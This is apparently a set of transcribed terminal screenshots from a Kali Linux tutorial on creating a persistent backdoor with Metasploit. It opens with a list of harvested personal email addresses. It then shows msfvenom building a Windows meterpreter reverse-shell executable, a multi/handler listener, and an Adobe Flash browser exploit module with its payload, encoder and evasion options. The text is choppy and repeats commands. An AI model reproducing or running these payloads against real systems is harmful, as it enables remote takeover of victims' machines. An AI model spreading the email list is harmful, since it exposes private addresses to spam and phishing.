[*] doandthr@gmail.com
[*] ilonakowalski@gmail.com
[*] lawyerlamp7@gmail.com
[*] manuel.lozanoarroyo@gmail.com
[*] mimar.aslan@gmail.com
[*] name@gmail.com
[*] northdallas pups@gmail.com
[*] pamelavengust@gmail.com
[*] partenaires.recrugby@gmail.com
```

How to create persistent backdoor using metasploit in kali Linux


```
root@kalilinux: /home/vennela
File Actions Edit View Help
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@kalilinux)-[/home/vennela]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -f exe >backdoor.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

(root@kalilinux)-[/home/vennela]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -f exe >backdoor.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

(root@kalilinux)-[/home/vennela]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f exe >backdoor.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

(root@kalilinux)-[/home/vennela]
#
```

```
root@kalilinux: /home/vennela
File Actions Edit View Help

msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit -i -j
Usage: run [options] [RHOSTS]

Run the current exploit module

OPTIONS:
  -e, --encoder <encoder>      The payload encoder to use. If none is specified, ENCODER
is used.
  -f, --force-run              Force the exploit to run regardless of the value of Minimu
mRank.
  -h, --help                  Help banner.
  -J, --foreground            Force running in the foreground, even if passive.
  -j, --job                   Run in the context of a job.
  -n, --nop-generator <generator> The NOP generator to use. If none is specified, NOP is us
ed.
  -o, --options <options>     A comma separated list of options in VAR=VAL format.
  -p, --payload <payload>     The payload to use. If none is specified, PAYLOAD is used
.
  -q, --quiet                 Run the module in quiet mode with no output
  -t, --target <target>       The target index to use. If none is specified, TARGET is
used.
  -z, --no-interact           Do not interact with the session after successful exploita
tion.
```

Metasploit commands for exploits

```
File Actions Edit View Help

=[ metasploit v6.3.2-dev ]
+ -- ==[ 2290 exploits - 1198 auxiliary - 409 post ]
+ -- ==[ 968 payloads - 45 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > Use exploit/multi/browser/ adobe_flash_shader_drawing_fill
[-] Unknown command: Use
msf6 > use exploit/multi/browser/ adobe_flash_shader_drawing_fill
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp

Matching Modules

# Name Disclosure Date Rank Check Des
- - - - -
0 exploit/multi/browser/adobe_flash_shader_drawing_fill 2015-05-12 great No Ado
be Flash Player Drawing Fill Shader Memory Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/browser
/adobe_flash_shader_drawing_fill

[*] Using exploit/multi/browser/adobe_flash_shader_drawing_fill
msf6 exploit(multi/browser/adobe_flash_shader_drawing_fill) >
```

```
File Actions Edit View Help

[*] Using exploit/multi/browser/adobe_flash_shader_drawing_fill
msf6 exploit(multi/browser/adobe_flash_shader_drawing_fill) > show options

Module options (exploit/multi/browser/adobe_flash_shader_drawing_fill):

Name Current Setting Required Description
Retries true no Allow the browser to retry the module
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This
must be an address on the local machine or 0.0.0.0 to
listen on all addresses.
SRVPORT 8080 yes The local port to listen on.
SSL false no Negotiate SSL for incoming connections
SSLCert no Path to a custom SSL certificate (default is randomly
generated)
URIPATH no The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse_tcp):

Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, n
one)
LHOST 10.0.2.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
```



```
msf6 exploit(multi/browser/adobe_flash_shader_drawing_fill) > set srvhost 10.0.2.15
srvhost => 10.0.2.15
msf6 exploit(multi/browser/adobe_flash_shader_drawing_fill) > set srvport 80
srvport => 80
msf6 exploit(multi/browser/adobe_flash_shader_drawing_fill) > show options

Module options (exploit/multi/browser/adobe_flash_shader_drawing_fill):
```

Name	Current Setting	Required	Description
Retries	true	no	Allow the browser to retry the module
SRVHOST	10.0.2.15	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	80	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

```

Payload options (windows/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.0.2.15	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
View the full module info with the info, or info -d command.
msf6 exploit(multi/browser/adobe_flash_shader_drawing_fill) > show payloads

Compatible Payloads
```

#	Name	Disclosure Date	Rank	Ch
0	payload/generic/custom Custom Payload		normal	No
1	payload/generic/debug_trap Generic x86 Debug Trap		normal	No
2	payload/generic/shell_bind_tcp Generic Command Shell, Bind TCP Inline		normal	No
3	payload/generic/shell_reverse_tcp Generic Command Shell, Reverse TCP Inline		normal	No
4	payload/generic/ssh/interact Interact with Established SSH Connection		normal	No
5	payload/generic/tight_loop Generic x86 Tight Loop		normal	No
6	payload/windows/custom/bind_hidden_ipknock_tcp Windows shellcode stage, Hidden Bind Ipknock TCP Stager		normal	No
7	payload/windows/custom/bind_hidden_tcp Windows shellcode stage, Hidden Bind TCP Stager		normal	No
8	payload/windows/custom/bind_ipv6_tcp		normal	No

```
msf6 exploit(multi/browser/adobe_flash_shader_drawing_fill) > set payload linux/x86/exec
payload => linux/x86/exec
msf6 exploit(multi/browser/adobe_flash_shader_drawing_fill) > show targets

Exploit targets:

  Id  Name
  --  --
=>  0   Windows
    1   Linux

msf6 exploit(multi/browser/adobe_flash_shader_drawing_fill) > set target 1
target => 1
msf6 exploit(multi/browser/adobe_flash_shader_drawing_fill) > show payloads

Compatible Payloads

  #  Name                                     Disclosure Date  Rank  Check  Descri
  --  --                                     -
  0   payload/generic/custom                                     normal  No     Custom
  1   payload/generic/debug_trap                               normal  No     Generi
  2   payload/generic/shell_bind_tcp                           normal  No     Generi
  3   payload/generic/shell_reverse_tcp                         normal  No     Generi
```

```
msf6 exploit(multi/browser/adobe_flash_shader_drawing_fill) > show advanced

Module advanced options (exploit/multi/browser/adobe_flash_shader_drawing_fill):

  Name                Current Setting  Required  Description
  --                -
ContextInformationFile  no              no        The information file that contains context information
CookieExpiration        no              no        Cookie expiration in years (blank=expire on exit)
CookieName              __ua            no        The name of the tracking cookie
Custom404               no              no        An external custom 404 URL (Example: http://example.com/404.html)
DisablePayloadHandler   false           no        Disable the handler code for the selected payload
EnableContextEncoding   false           no        Use transient context when encoding payloads
JsIdentifiers           0              no        Identifiers to preserve for JsObfuscate
JsObfuscate             0              no        Number of times to obfuscate JavaScript
ListenerBindAddress      no              no        The specific IP address to bind to if different from SRVHOST
ListenerBindPort        no              no        The port to bind to if different from SRVPORT
ListenerComm            no              no        The specific communication channel to use for this service
SSLCipher               no              no        String for SSL cipher spec - "DHE-RSA-AES256-SHA" or "ADH"
SSLCompression          false           no        Enable SSL/TLS-level compression
SSLVersion              Auto            yes       Specify the version of SSL/TLS to be used (Auto, TLS and SSL23 are auto-negotiated) (Accepted: Auto, TLS, SSL23, SSL3, TL
```

```
Shell No. 1
File Actions Edit View Help
[~] Unknown datastore option: displayablepayloadheader. Did you mean DisablePayloadHandler?
msf6 exploit(multi/browser/adobe_flash_shader_drawing_fill) > show encoders

Compatible Encoders

```

#	Name	Disclosure Date	Rank	Check	Description
0	encoder/generic/eicar		manual	No	The EICAR Encoder
1	encoder/generic/none		normal	No	The "none" Encoder
2	encoder/x86/add_sub		manual	No	Add/Sub Encoder
3	encoder/x86/alpha_mixed		low	No	Alpha2 Alphanum
4	encoder/x86/alpha_upper		low	No	Alpha2 Alphanum
5	encoder/x86/avoid_underscore_tolower		manual	No	Avoid underscore
6	encoder/x86/avoid_utf8_tolower		manual	No	Avoid UTF8/to
7	encoder/x86/bloxor		manual	No	BloXor - A Meta
8	encoder/x86/bmp_polyglot		manual	No	BMP Polyglot
9	encoder/x86/call4_dword_xor		normal	No	Call+4 Dword XO
10	encoder/x86/context_cpuid		manual	No	CPUID-based Con
11	encoder/x86/context_stat		manual	No	stat(2)-based C
12	encoder/x86/context_time		manual	No	time(2)-based C

```
Shell No. 1
File Actions Edit View Help
msf6 exploit(multi/browser/adobe_flash_shader_drawing_fill) > show nops

NOP Generators

```

#	Name	Disclosure Date	Rank	Check	Description
0	nop/aarch64/simple		normal	No	Simple
1	nop/armle/simple		normal	No	Simple
2	nop/cmd/generic		normal	No	Generic Command Nop Generator
3	nop/mipsbe/better		normal	No	Better
4	nop/php/generic		normal	No	PHP Nop Generator
5	nop/ppc/simple		normal	No	Simple
6	nop/sparc/random		normal	No	SPARC NOP Generator
7	nop/tty/generic		normal	No	TTY Nop Generator
8	nop/x64/simple		normal	No	Simple
9	nop/x86/opty2		normal	No	Opty2
10	nop/x86/single_byte		normal	No	Single Byte

```
1 2 3 4 | 23:32 |
Shell No.1
File Actions Edit View Help
10 nop/x86/single_byte normal No Single Byte
msf6 exploit(multi/browser/adobe_flash_shader_drawing_fill) > show evasion
Module evasion options:
  Name          Current Setting  Required  Description
  --
HTML::base64    none            no        Enable HTML obfuscation via an embeded base64 html object (IE not supported) (Accepted: none, plain, single_pad, double_pad, random_space_injection)
HTML::javascript::escape 0                no        Enable HTML obfuscation via HTML escaping (number of iterations)
HTML::unicode   none            no        Enable HTTP obfuscation via unicode (Accepted: none, utf-16le, utf-16be, utf-16be-marker, utf-32le, utf-32be)
HTTP::chunked   false           no        Enable chunking of HTTP responses via "Transfer-Encoding: chunked"
HTTP::compression none            no        Enable compression of HTTP responses via content encoding (Accepted: none, gzip, deflate)
HTTP::header_folding false           no        Enable folding of HTTP headers
HTTP::junk_headers false           no        Enable insertion of random junk HTTP headers
HTTP::no_cache  false           no        Disallow the browser to cache HTTP content
HTTP::server_name Apache           yes       Configures the Server header of all outgoing replies
TCP::max_send_size 0                no        Maximum tcp segment size. (0 = disable)
TCP::send_delay 0                no        Delays inserted before every send. (0 =
```

